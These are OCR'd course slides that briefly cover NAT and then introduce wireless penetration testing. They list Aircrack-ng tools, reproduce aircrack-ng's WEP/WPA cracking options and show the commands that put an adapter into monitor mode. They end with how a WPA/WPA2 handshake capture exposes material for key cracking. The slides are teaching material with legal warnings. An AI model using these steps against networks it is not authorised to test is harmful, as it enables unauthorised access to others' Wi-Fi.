




NAT – Network Address Translation

- **NAT** is an Internet standard that allows hosts on local area networks to use one set of IP addresses for internal communications and another set of IP addresses for external communications.
- **Source NAT** is performed on packets that are originated from an internal network. A NAT router replaces the private source address of an IP packet with a new public IP address (typically outgoing interface) as it travels through the router. Destination address is unchanged. A reverse operation is applied to the reply packets travelling in the other direction.
- **Firewall NAT** action=**masquerade** is unique subversion of action=srcnat, it was designed for specific use in situations when public IP on ongoing interface can randomly change, for example DHCP assigned address or newly established PPP tunnel can change it.

NAT – Network Address Translation



Wireless ethical auditing and penetration testing

Dôležité upozornenie:

Zneužitie nástrojov, ktoré sú súčasťou Kali linuxu alebo Aircrack-ng suite, je protiprávne a môže viesť ku trestnému vyšetrovaniu voči osobám, ktoré ich zneužili. Informácie v tomto učebnom materiáli a zmienené nástroje musia byť použité len na výukové účely a so zariadeniami na tento účel určenými.

The misuse of the tools that are part of Kali Linux or Aircrack-ng suite is illegal and can lead to criminal investigations against those who have abused them. The information in this teaching material and the mentioned tools must be used only for teaching purposes and with equipment designed for this purpose.

Wireless auditing and penetration testing tools

- **Kali Linux** is an open-source, Debian-based Linux distribution geared towards various information security tasks, such as Penetration Testing, Security Research, Computer Forensics and Reverse Engineering.


- **Aircrack-ng suite –** suite of CLI tools used to recover wireless encryption keys and carry all sorts of attacks against wireless networks
- **Wifite -** tool to audit WEP or WPA encrypted wireless networks. It uses aircrack-ng (and other tools) to perform the audit of wireless networks
- **Wireshark** is the world's foremost and widely-used graphical network protocol analyzer. Deep inspection of hundreds of protocols, many different capture file formats: tcpdump (libpcap), Pcap NG, Catapult DCT2000, Cisco Secure IDS iplog, Microsoft Network Monitor, Network General Sniffer and many others
- **iwconfig** is similar to ifconfig (or ip) but is dedicated to the wireless interfaces. It is used to set the parameters of the network interface which are specific to the wireless operation.

Aircrack-ng suite of CLI tools

- **airbase-ng** – Configure fake access points
- **aircrack-ng** – Wireless auditing tool password cracker
- **aireplay-ng** – Primary function is to generate traffic for the later use in aircrack-ng
- **airmon-ng** – This script can be used to enable monitor mode on wireless interfaces
  - airmon-ng <start|stop> <interface> [channel] or airmon-ng <check|check kill>
- **airodump-ng** – Used for packet capturing of raw 802.11 frames in various formats pcap, ivs, csv, gps, kismet, netxml
- many others

```
usage: aircrack-ng [options] <input file(s)>

Common options:

    -a <amode> : force attack mode (1/WEP, 2/WPA-PSK)
    -e <essid> : target selection: network identifier
    -b <bssid> : target selection: access point's MAC
    -p <nbcpu> : # of CPU to use  (default: all CPUs)
    -q         : enable quiet mode (no status output)
    -C <macs>  : merge the given APs to a virtual one
    -l <file>  : write key to file. Overwrites file.

Static WEP cracking options:

    -c         : search alpha-numeric characters only
    -t         : search binary coded decimal chr only
    -h         : search the numeric key for Fritz!BOX
    -d <mask>  : use masking of the key (A1:XX:CF:YY)
    -m <maddr> : MAC address to filter usable packets
    -n <nbits> : WEP key length :  64/128/152/256/512
    -i <index> : WEP key index (1 to 4), default: any
    -f <fudge> : bruteforce fudge factor,  default: 2
    -k <korek> : disable one attack method  (1 to 17)
    -x or -x0  : disable bruteforce for last keybytes
    -x1        : last keybyte bruteforcing  (default)
    -x2        : enable last  2 keybytes bruteforcing
    -X         : disable  bruteforce  multithreading
    -y         : experimental  single bruteforce mode
    -K         : use only old KoreK attacks (pre-PTW)
    -s         : show the key in ASCII while cracking
    -M <num>   : specify maximum number of IVs to use
    -D         : WEP decloak, skips broken keystreams
    -P <num>   : PTW debug:  1: disable Klein, 2: PTW
    -1         : run only 1 try to crack key with PTW
    -V         : run in visual inspection mode

WEP and WPA-PSK cracking options:

    -w <words> : path to wordlist(s) filename(s)
    -N <file>  : path to new session filename
    -R <file>  : path to existing session filename

WPA-PSK options:

    -E <file>  : create EWSA Project file v3
    -j <file>  : create Hashcat v3.6+ file (HCCAPX)
    -J <file>  : create Hashcat file (HCCAP)
    -S         : WPA cracking speed test
    -Z <sec>   : WPA cracking speed test length of
                 execution.
    -r <DB>    : path to airolib-ng database
                 (Cannot be used with -w)
```

Wireless auditing and penetration testing tools



Wireless adapter with monitor mode capability

WiFi adapter with support of monitor mode (USB dongle TP-LINK TL-WN722N, Alfa AWUS036NHA, others)

- Monitor mode is a data capture mode that allows using a WiFi adapter in listening mode or promiscuous mode. Operating in this mode, WiFi network cards are able to capture all types of WiFi Management packets (including Beacon packets), Data packets and Control packets

```
└─$ ifconfig wlan0
wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 2312
        ether 06:90:23:04:0b:02  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Wireless adapter with monitor mode capability

Check the status of wlan0 interface

```
└─$ iwconfig wlan0
wlan0     unassociated  Nickname:"<WIFI@REALTEK>"
          Mode:Auto  Frequency=2.412 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Power Management:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

Kill processes that might interfere and set monitor mode for channel 1

```
└─$ sudo airmon-ng check kill
[sudo] password for kali:

Killing these processes:

  PID Name
  598 wpa_supplicant
```


```
┌──(kali㉿kali)-[~]
└─$ sudo airmon-ng start wlan0 1


PHY     Interface       Driver          Chipset

phy0    wlan0           8188eu          TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]
                (monitor mode enabled)
```

Check the status of wlan0 interface in monitor mode

```
└─$ iwconfig wlan0
wlan0     unassociated  Nickname:"<WIFI@REALTEK>"
          Mode:Monitor  Frequency=2.412 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Power Management:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

```
└─$ iw dev
phy#0
        Interface wlan0
                ifindex 3
                wdev 0x1
                addr d0:37:45:e4:ce:59
                type monitor
                txpower 13.00 dBm
```

Capture wireless 802.11 frames via Wireshark



- The radiotap header format is a mechanism to supply additional information about frames by the driver, flexibility for reporting the characteristics of frames, not part of 802.11 frame header
- 802.11 radio information provides physical characteristics of the frame
- MAC layer information follows


WPA/WPA2 4-way handshake capture and Pre-Shared Key decryption

The misuse of the tools that are part of Kali Linux or Aircrack-ng suite is illegal and can lead to criminal investigations against those who have abused them. The information in this teaching material and the mentioned tools must be used only for teaching purposes and with equipment designed for this purpose.

WPA/WPA2 4-way handshake capture

- When clients connect to WPA/WPA2 encrypted network, they authenticate via 4-way handshake process
- An attacker observes a client connection and obtains:
  - SSID of the Access Point
  - Nonces (they are transmitted in clear text)
  - a message's MIC (Message Integrity Check) computed with a valid PTK
  - MAC addresses (Authenticator and Supplicant)

